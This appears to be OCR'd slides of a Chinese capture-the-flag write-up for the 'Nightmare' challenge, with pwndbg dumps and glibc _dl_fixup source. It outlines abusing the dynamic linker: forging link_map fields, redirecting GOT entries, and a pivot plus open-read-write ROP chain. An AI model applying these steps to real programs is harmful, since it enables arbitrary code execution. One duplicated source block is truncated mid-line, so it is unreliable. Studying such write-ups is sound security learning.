 ► 0x155555531b0a <_dl_fixup+298>                      mov    qword ptr [rbx], rax
   0x155555531b0d <_dl_fixup+301>                      add    rsp, 0x10
   0x155555531b11 <_dl_fixup+305>                      pop    rbx
   0x155555531b12 <_dl_fixup+306>                      ret
    ↓
   0x1555555393be <_dl_runtime_resolve_xsavec+126>    mov    r11, rax
   0x1555555393c1 <_dl_runtime_resolve_xsavec+129>    mov    eax, 0xee
───────────────────────────────────────────────────[ SOURCE (CODE) ]───────────────────
In file: /usr/src/glibc/glibc-2.34/elf/dl-runtime.c
   140
   141    /* Finally, fix up the plt itself.  */
   142    if (__glibc_unlikely (GLRO(dl_bind_not)))
   143      return value;
   144
 ► 145    return elf_machine_fixup_plt (l, result, refsym, sym, reloc, rel_addr, value);
   146 }
   147
   148 #ifndef PROF
   149 DL_FIXUP_VALUE_TYPE
   150 __attribute ((noinline)) ARCH_FIXUP_ATTRIBUTE
───────────────────────────────────────────────────────[ STACK ]───────────────────────
07:0038│     0x7fffffffe958 —▸ 0x555555556008 ◂— 0x204f54204e524f42 ('BORN TO ')
──────────────────────────────────────────────────────[ BACKTRACE ]────────────────────
 ► f 0   0x155555531b0a _dl_fixup+298
   f 1   0x1555555393be _dl_runtime_resolve_xsavec+126
   f 2   0x5555555553d9 nightmare+163
   f 3   0x55555555544d __libc_csu_init+77
   f 4   0x155555345578 __libc_start_main_impl+88
───────────────────────────────────────────────────────────────────────────────────────
pwndbg> p rel_addr
$3 = (void * const) 0x555555558040 <_Exit@got.plt>
pwndbg> hex(value)
+0000 0x155555414fe0  f3 0f 1e fa  64 8b 04 25  18 00 00 00  85 c0 75 10  │....│d..%│....│..u.│
+0010 0x155555414ff0  b8 01 00 00  00 0f 05 48  3d 00 f0 ff  ff 77 51 c3  │....│...H│=...│.wQ.│
+0020 0x155555415000  48 83 ec 28  48 89 54 24  18 48 89 74  24 10 89 7c  │H..(│H.T$│.H.t│$..|│
+0030 0x155555415010  24 08 e8 d9  ab f8 ff 48  8b 54 24 18  48 8b 74 24  │$...│...H│.T$.│H.t$│
pwndbg> reg
 RAX  0x155555414fe0 (write) ◂— endbr64
 RBX  0x555555558040 (_Exit@got.plt) —▸ 0x555555555086 (_Exit@plt+6) ◂— push   5
 RCX  0x1
```

_dl_fixup 的最後一步是將解析結果寫入 GOT 當中，也就是 *reloc_addr = value，而對應到的 asm 會是 mov qword ptr [rbx], rax

$ Nightmare

Exploitation



```
 ► 0x155555531b0a <_dl_fixup+298>                    mov    qword ptr [rbx], rax
   0x155555531b0d <_dl_fixup+301>                    add    rsp, 0x10
   0x155555531b11 <_dl_fixup+305>                    pop    rbx
   0x155555531b12 <_dl_fixup+306>                    ret
    ↓
   0x1555555393be <_dl_runtime_resolve_xsavec+126>   mov    r11, rax
   0x1555555393c1 <_dl_runtime_resolve_xsavec+129>   mov    eax, 0xee
─────────────────────────────────────────────[ SOURCE (CODE) ]──────────────
In file: /usr/src/glibc/glibc-2.34/elf/dl-runtime.c

       /* Finally, fix up the plt itself.  */
       if (__glibc_unlikely (GLRO(dl_bind_not)))
         return value;

 ►     return elf_machine_fixup_plt (l, result, refsym, sym, reloc, rel_addr, value);
     }

     #ifndef PROF
     DL_FIXUP_VALUE_TYPE
     __attribute ((noinline)) ARCH_FIXUP_ATTRIBUTE
──────────────────────────────────────────────────[ STACK ]─────────────────
00:0000│ rsp 0x7fffffffe920 ◂— 0x700000007
01:0008│ r11 0x7fffffffe928 —▸ 0x155555322fc0 ◂— 0x10002200005341 /* 'AS' */
02:0010│     0x7fffffffe930 —▸ 0x7fffffffed30 ◂— 0x1
03:0018│     0x7fffffffe938 —▸ 0x1555555393be (_dl_runtime_resolve_xsavec+126) ◂— mov    r11, rax
04:0020│     0x7fffffffe940 —▸ 0x555555556008 ◂— 0x204f54204e524f42 ('BORN TO ')
05:0028│     0x7fffffffe948 —▸ 0x155555414f52 (read+18) ◂— cmp    rax, -0x1000 /* 'H=' */
06:0030│     0x7fffffffe950 ◂— 0x65 /* 'e' */
07:0038│     0x7fffffffe958 —▸ 0x555555556008 ◂— 0x204f54204e524f42 ('BORN TO ')
────────────────────────────────────────────────────────────────────────────
 ► f 0   0x155555531b0a
   f 1   0x1555555393be
   f 2   0x5555555553d9
   f 3   0x55555555544d
   f 4   0x155555345578
────────────────────────────────────────────────────────────────────────────
pwndbg> p rel_addr
$3 = (void * const) 0x555555558040 <_Exit@got.plt>
pwndbg> hex(value)
+0000 0x155555414fe0  f3 0f 1e fa  64 8b 04 25  18 00 00 00  85 c0 75 10  │....│d..%│....│..u.│
+0010 0x155555414ff0  b8 01 00 00  00 0f 05 48  3d 00 f0 ff  ff 77 51 c3  │....│...H│=...│.wQ.│
+0020 0x155555415000  48 83 ec 28  48 89 54 24  18 48 89 74  24 10 89 7c  │H..(│H.T$│.H.t│$..|│
+0030 0x155555415010  24 08 e8 d9  ab f8 ff 48  8b 54 24 18  48 8b 74 24  │$...│...H│.T$.│H.t$│
pwndbg> reg
 RAX  0x155555414fe0 (write) ◂— endbr64
 RBX  0x555555558040 (_Exit@got.plt) —▸ 0x555555555086 (_Exit@plt+6) ◂— push   5
 RCX  0x1
```

因為竄改了 l_addr，因此寫到的 GOT 會變成 _Exit@got


$ Nightmare

Exploitation

- Exploit 可以分成以下步驟
  - 1. 將 write 解析到 _Exit@got 達到不限次數限制的寫
  - 2. 透過更改 symbol st_other 藉此清除版本資訊，避免版本資訊影響結果
  - 3. 解析 ld 的 _dl_fini function 並寫到 write@got
  - 4. 透過 _dl_fini 構造任意呼叫的 primitive
  - 5. 為假的 link_map 構造 symbol table
  - 6. 為假的 link_map 設置其他 table
  - 7. 建構 stack pivoting + ORW 的 ROP chain
  - 8. Win !

$ Nightmare

Exploitation




```
$ 

if (__builtin_expect(ELFW(ST_VISIBILITY)(sym->st_other), 0) == 0)
{
    if (l->l_info[VERSYMIDX(DT_VERSYM)] != NULL)
    {
        const ElfW(Half) *vernum =
            (const void *)D_PTR(l, l_info[VERSYMIDX(DT_VERSYM)]);
        ElfW(Half) ndx = vernum[ELFW(R_SYM)(reloc->r_info)] & 0x7fff;
        version = &l->l_versions[ndx];
        if (version->hash == 0)
            version = NULL;
    }
}
else {...}
```

_dl_fixup 的 VER 檢查

$ Nightmare

Exploitation




```
$ 

if (__builtin_expect(ELFW(ST_VISIBILITY)(sym->st_other), 0) == 0)
{
    if (l->l_info[VERSYMIDX(DT_VERSYM)] != NULL)
    {
        const ElfW(Half) *vernum =
            (const v
        ElfW(Half) n
        version = &l
        if (version-
            version = NULL;
    }
}
else {...}
```

目標是要讓他為 NULL，但一次只能清除一個 byte，因此要先讓上面的 condition 不成立

_dl_fixup 的 VER 檢查

$ Nightmare

